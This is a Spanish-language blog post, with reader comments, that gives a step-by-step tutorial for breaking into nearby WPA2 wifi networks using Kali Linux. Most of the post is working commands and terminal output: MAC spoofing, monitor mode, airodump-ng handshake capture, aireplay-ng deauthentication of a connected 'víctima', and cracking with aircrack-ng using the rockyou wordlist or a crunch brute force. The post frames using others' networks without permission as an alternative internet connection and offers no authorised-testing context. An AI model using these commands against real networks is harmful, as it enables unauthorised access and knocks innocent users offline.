

hackear wifi con kali linux



enero 17, 2018


Hoy en día tenemos la fortuna de tener muchas redes a nuestro alrededor, no necesariamente las podemos usar para no pagar Internet, también podemos hackear una red wifi para usarla como alternativa de conectividad, en caso de que nuestro proveedor de servicios de Internet falle. El proceso es realmente sencillo y los requerimientos es una antena wifi y kali linux instalado. Estos son los pasos a seguir.

1.- Matamos todos los procesos que estén interfiriendo con nuestro dispositivo wifi:

Escribimos este comando:

```
airmon-ng check kill
```

Si el comando anterior da algún resultado lo ejecutamos de nuevo quedando así:



```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# airmon-ng check kill  
killing these processes:  
PID Name  
539 wpa_supplicant  
6364 dhclient  
root@kali:~# airmon-ng check kill  
root@kali:~#
```

2.- Cambiar nuestra mac (OPCIONAL) así:

```
ifconfig
```

← ProgramandoRapido



```

inet6 fe80::b76:3d4b:ec00:f6a:14ff:fec7:33f5 prefixlen 64 scopeid 0x20<link>
inet6 fe80::f6a:14ff:fec7:33f5 prefixlen 64 scopeid 0x20<link>
other fc::aa:14:c7:33:f5 txqueuelen 1000 (Ethernet)
RX packets 174810 bytes 233470015 (222.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 108722 bytes 11035641 (10.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 69532 bytes 3476738 (3.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 69532 bytes 3476738 (3.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 2c:d9:08:117f:c24 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

En este caso wlan0

Detenemos nuestro dispositivo wlan0

```
ifconfig wlan0 down
```

Cambiamos la mac de nuestro dispositivo

```
macchanger -r wlan0
```

```

root@kali:~# macchanger -r wlan0
Current MAC: 96:98:1b:b0:07:38 (unknown)
Permanent MAC: f4:f2:6d:1c:47:6e (unknown)
New MAC: c2:f4:ba:ba:67:eb (unknown)

```

Colocamos nuestro dispositivo en modo monitor

```
iwconfig wlan0 mode monitor
```

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~#

```

Activamos nuestro dispositivo wlan0

```
ifconfig wlan0 up
```

Donde:

wlan0 Nuestro dispositivo WIFI (osea mi TPLINK)

← ProgramandoRapido



airodump-ng wlan0

```
CH 10 || Elapsed: 7 mins || 2018-01-16 01:36 || interface wlan0 down
```

BSSID	PWR	Beacons	#Data, #/s	CH	PB	ENC	CIPHER	AUTH	ESSID
C0:7C:D1:A9:70:72	-28	491	32 0 1	54e	WPA2	CCHP	PSK	532808	
A4:BA:70:3D:4B:F4	-36	891	13 0 3	54e	WPA2	CCHP	PSK	INFINITUMwSr	
00:1D:D3:49:3D:40	-88	42	0 0 6	34e	WPA2	CCHP	PSK	ARRIS3042	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	74:BA:D8:44:C3:56	-63	0 - 1	0	17	
C0:7C:D1:A9:70:72	40:45:DA:60:20:AE	-81	0 - 1e	0	3	
C0:7C:D1:A9:70:72	08:E6:66:48:6C:4D	-56	0 - 8e	0	7	

4.- Nos mantenemos a la escucha de que un cliente se desconecte

Con el comando **airodump-ng** estamos en escucha de que un cliente se desconecte y se conecte a su modem

```
airodump-ng -c 6 -w eddy --bssid 00:1D:D3:49:3D:40 wlan0
```

Donde

6 es el CHANEL

00:1D:D3:49:3D:40 La MAC o BSSID del router

Esperamos a que se muestre en la parte superior de la terminal la palabra handshake y el id del station algo asi

```
CH 9 || Elapsed: 3 mins || 2018-01-29 00:49 || WPA handshake: A4:BA:70:3D:4B:F4
```

BSSID	PWR	Beacons	#Data, #/s	CH	PB	ENC	CIPHER	AUTH	ESSID
A4:BA:70:3D:4B:F4	-30	100	1834	193	0 9	54e	WPA2	CCHP	PSK
00:1D:D3:49:3D:40	-88	42	0 0 6	34e	WPA2	CCHP	PSK	ARRIS3042	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
A4:BA:70:3D:4B:F4	A0:F8:95:74:2C:07	-46	0e- 6	0	1494	INFINITUMwSr

5.- Sacamos un cliente del modem

Con **aireplay-ng** sacamos un cliente del modem para que este se conecte automaticamente de nuevo:

```
aireplay-ng --deauth 10 -a 00:1D:D3:49:3D:40 -c 00:3A:13:06:5D:5D wlan0
```

Donde:

10 Numero de intentos de desaumentificar a la victima

← ProgramandoRapido



6.- Desencriptamos las contraseñas obtenidas.

Con **aircrack-ng** desencriptamos las contraseñas obtenidas.

```
aircrack-ng -w '/usr/share/wordlists/rockyou.txt' '/root/eddy-01.cap'
```

Donde:

rockyou.txt Es un archivo con contraseñas probadas lo puedes descargar de [aqui](#) o lo puedes encontrar en

"/usr/share/wordlists/rockyou.txt.gz" (hay que descomprimirlo)

eddy-01.cap Es el archivo que se genero con **airodump-ng**

7.- Alternativa

Si no funciona con **aircrack-ng** intentamos con **crunch**

```
crunch 10 10 -t %%%%%%%%%% 1234567890 | aircrack-ng -w -  
/root/eddy-01.cap -e infinitump398
```

```
crunch 10 10 -t %%%%%%%%%% 1234567890 | aircrack-ng -w - /root/eddy-01.cap -e infir
```

Donde:

%%%%%%%%%% 1234567890 Es el tipo de encriptado (solo numeros del 1 al 10)

eddy-01.cap Es el archivo que se genero con **airodump-ng**

infinitump398 Nombre de la red victima

Obtener password de redes ...



ProgramandoRapido



18 comentarios



Agregar un comentario como Victor Amezcua

Comentarios principales



programador novato a través de Google+ · Hace 1 año. - Se compartió públicamente.

hackear wifi con kali linux

Hoy en día tenemos la fortuna de tener muchas redes a nuestro alrededor, no necesariamente las podemos usar para no pagar Internet, también podemos hackear una red wifi para usarla como alternativa de conectividad, en caso de que nuestro proveedor de servic...

+1 1 · Responder



Eleazar Hurtado · Hace 9 meses.

hola buenas siempre tengo que tener el tp link para wifi mediante red de wifi de lapto se puede antentoa tu respuesta



programador novato a través de Google+ · Hace 1 año. - Se compartió públicamente.

hackear wifi con kali linux



ProgramandoRapido



+1 1 · Responder



Henk Von Rowten Hace 4 meses.

Hola. pongo airmon-ng check kill y luego ifconfig, pero no me sale wlan de ninguna solo eth0 y lo. Como se sigue???



Juan Jic Hace 11 meses. - Se compartió públicamente.

Hola.. porque cuando pongo mi dispositivo en modo monitor me sale error?

+1 1 · Responder



programador novato Hace 10 meses.

Quizas no estas poniendo el id del dispositivo wireles que tienes conectado (wlan0)



JOEL Hace 9 meses.

+**Eugenio Chaparro** es sin la "p" quedando wlan0

Nunca usé ese comando pero si airmon-ng start wlan0 para activar la antena en modo monitor.



Julián Larralde Hace 2 semanas - Se compartió públicamente.

hola como estas llego al ultimo paso y no puedo abrir los archivos .cap que deberia hacer ?
gracias

1 · Responder



RX GV. Hace 3 meses. - Se compartió públicamente.

Mi interfaz es WLO1 y no puedo, que hago!!!?

1 · Responder



Gabriel Ax Hace 5 meses. - Se compartió públicamente.

Amigo, disculpa veo que en tu video no mencionaste nada acerca de diccionario, podrias explicarme donde los conseguiste o si en tu sistema operativo ya estaban instalados por defecto o meramente no los ocupaste, tal vez me perdi un poco, buena tarde y espero que me resuelvas la duda, de antemano muchas gracias amigo

1



Edgar Daniel yaranga Serpa Hace 5 meses. - Se compartió públicamente.

como abro una terminal en mi compu windows 8

+1 1 · Responder



ProgramandoRapido



moises perez Hace 8 meses. - Se compartió públicamente.

una pregunta y disculpa mi ignorancia si yo tengo una lapto tengo que tener obligatoria mente otra antena de wifi externa para poder hacer el proceso

1 · Responder



Eduardo Cabral Martínez Hace 7 meses.

No hace falta, con el wifi de tu equipo ya podes hacerlo...



Fer Ortmont Hace 8 meses. - Se compartió públicamente.

hola , tengo que tener la antena física tp link ? he hecho los pasos pero sin la tarjeta , solo con la de mi lap y me marca error .

1 · Responder



Hernan Florenciáñez Hace 6 meses.

Hay veces que la placa es incompatible con aircrack, las que mejor funcionan son las atheros, de todas formas, te recomiendo que veas uno por uno tus comandos y leas bien aves hay detalles que son referentes, por ejemplo el nombre de la placa wifi



rafelito nuñez Hace 10 meses. - Se compartió públicamente.

Bien Explicado

+1 1 · Responder



programador novato Hace 10 meses.

Gracias :)

Entradas más populares de este blog

Bettercap 2.0

marzo 10, 2018



Paso 1.- Instalamos bettercap

← ProgramandoRapido

[LEER MÁS](#)

Instalar y configurar zabbix

diciembre 31, 2017

Zabbix es un software de monitoreo 100% opensource, con este sistema podemos monitorear redes, aplicaciones, discos duros entre c ...

[LEER MÁS](#)

 Con tecnología de Blogger

Imágenes del tema de [Michael Elkan](#)



PROGRAMADOR NOVATO

 Seguir 207

VISITAR PERFIL

Seguidores

Seguidores (3)



Seguir

ProgramandoRapido



[Denunciar abuso](#)